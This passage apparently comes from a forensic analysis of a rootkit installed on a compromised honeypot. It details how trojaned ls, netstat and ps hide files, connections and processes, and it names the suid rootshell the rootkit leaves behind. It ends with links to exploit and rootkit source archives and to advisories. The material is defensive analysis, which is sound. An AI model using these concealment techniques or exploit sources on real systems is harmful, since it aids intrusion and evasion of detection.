The first thing that can be deducted from the script is that the rootkit is not a kernel level rootkit: all programs it installs are just user-mode programs. This means that programs that could not be changed by the rootkit (e.g. a set of programs on a tools CD-ROM disk) can still be trusted when executed on the compromised system. If the kernel code itself would have been corrupted, or if a loadable kernel module would have been installed, things would not be so simple. For example, if the kernel would hide the presence of the rootkit configuration files, even programs on a tools CD-ROM disk would fail to detect them because the system calls they rely upon would return false information.

Next, the script provides a list of files that are created or replaced by the rootkit installer. This list makes it easier to assess the damage done by the attacker or to completely remove the rootkit itself. Additionally, this list also indicates which common system commands have not been replaced by malicious versions. Unfortunately, there is no guarantee that the attacker installed other hidden files on the system at a later time.

The script also reveals the contents of its configuration files in the `/dev/` directory:

- File `/dev/ptyx` is used by the trojaned version of `/bin/ls` This program seems to be borrowed from the LRK rootkit with a different name for its configuration file. The syntax of that file is just one file or directory name per line. Each path specifies a name not to show when the `/bin/ls` program is run. The setup script configures this file to hide the following files and directories:
  - ✓ `...`
  - ✓ `....`
  - ✓ `ptyz`
  - ✓ `ptyx`
  - ✓ `ptyq`
  - ✓ `.syslog`
  - ✓ `newmail.8`

  This list includes the three configuration files, the top-level directory of the MAUX installation directory tree (three dots) and the name of the suid rootshell left behind. The entries with four dots and `.syslog` are not used by the setup script
- File `/dev/ptyq` is the default configuration file of the trojaned version of the `netstat` program in the LRK rootkit. The trojaned version installed by the setup script appears to be the same program. Its contents specify which network related items not to show:
  - ✓ `"1 212"` hides local connections from IP addresses 212.x.x.x
  - ✓ `"2 212"` hides remote connections to IP addresses 212.x.x.x
  - ✓ `"3 6667"` hides local connections from port 6667
  - ✓ `"4 6667"` hides remote connections to port 6667

  Apparently, the attacker hides in the 212.x.x.x IP address range and intends to use port 6667 for covert operations. Port 6667 is used by a number of malicious programs (notably SubSeven) so it is not immediately clear why this particular port is included in the list.
- File `/dev/ptyz` is used by the trojaned version of `/bin/ps` That program seems to be borrowed from the LRK rootkit as well, but the default configuration file has been changed. The contents of this configuration file simply instruct the program to hide processes with the specified names. Other filtering capabilities (filtering on user-id etc.) are not used by the setup script:
  - ✓ `"2 initd"` instructs the program to hide all processes executing program `initd` (which is the name of a network sniffing program in the rootkit)
  - ✓ `"2 newmail.8"` hides processes executing program `newmail.8` (which is the suid rootshell installed by the setup script)

Another interesting item in the setup script is the fact that it tries to compile some programs on the target system. The code testing the results of the compilation of the suid rootshell contains an error. If the compile succeeds, the result will be moved to its final destination. As a result, the next file existence test will always fail and consequently, the standard shell `/bin/sh` will end up as the suid rootshell `/usr/man/man8/newmail.8`

Even if compilation of the second program (`zap2.c`) fails, the rootkit comes with plenty of tools for removal of the attackers tracks from the system logfiles.

Unfortunately, the sources of the two programs that are compiled locally are removed after installation of the binaries.

Additional Information:

Links to source code:

- http://packetstormsecurity.org/0009-exploits/wu-lnx.c
- http://packetstormsecurity.org/0012-exploits/7350wu-v5.tar.gz
- http://packetstormsecurity.org/0007-exploits/wuftpd-god.c
- http://packetstormsecurity.org/UNIX/penetration/rootkits/lrk5.src.tar.gz
- http://packetstormsecurity.org/UNIX/penetration/rootkits/ark-1.0.tar.gz
- ftp://ftp.wu-ftpd.org/pub/
- http://packetstormsecurity.org/UNIX/IDS/aide-0.6.tar.gz

Additional links:

- http://www.cs.ucsb.edu/~jzhou/security/overflow.html is a mirrored version of the article "Smashing The Stack For Fun And Profit" by Aleph One (the original site, http://www.phrack.org is often unreachable/offline) Many of these ideas are implemented in the malicious assembly code.
- http://www.securityfocus.com/focus/linux/articles/ext2attr.html is a link to the article "Filesystem Security: ext2 extended attributes" by Michael Shaffer
- http://hackreport.magicnet.org/mirkforce-info.html gives more information about the MirkForce toolkit
- http://hackreport.magicnet.org/ is the MirkForce hack reporting site
- http://www.sans.org/y2k/101800.htm and http://www.sans.org/y2k/031301.htm mention MirkForce in action
- http://project.honeynet.org/ is the home page of the HoneyNet project and contains more information about the purposes of honey pot systems
- http://ciac.llnl.gov/ciac/bulletins/k-054.shtml contains one of the many security advisories regarding the `SITE EXEC` exploit discussed in this document
- http://wwwits.murdoch.edu.au/services/security/advisory/itsadv-20000714a.html is another security advisory for the same problem, but with more details
- http://linuxtoday.com/news_story.php3?ltsn=2000-06-24-003-04-SC-RH announces a hotfix for the wu-ftpd vulnerability
- http://www.ssh.com/ is the home page of the company selling the commercial software Secure Shell
- http://www.openssh.com/ is the home page of the freeware version of Secure Shell
- http://www.tripwire.com/ is the home page of the company selling Tripwire
- http://quaff.port5.com/syscall_list.html gives a comprehensive overview of Linux system calls and their register usage for argument passing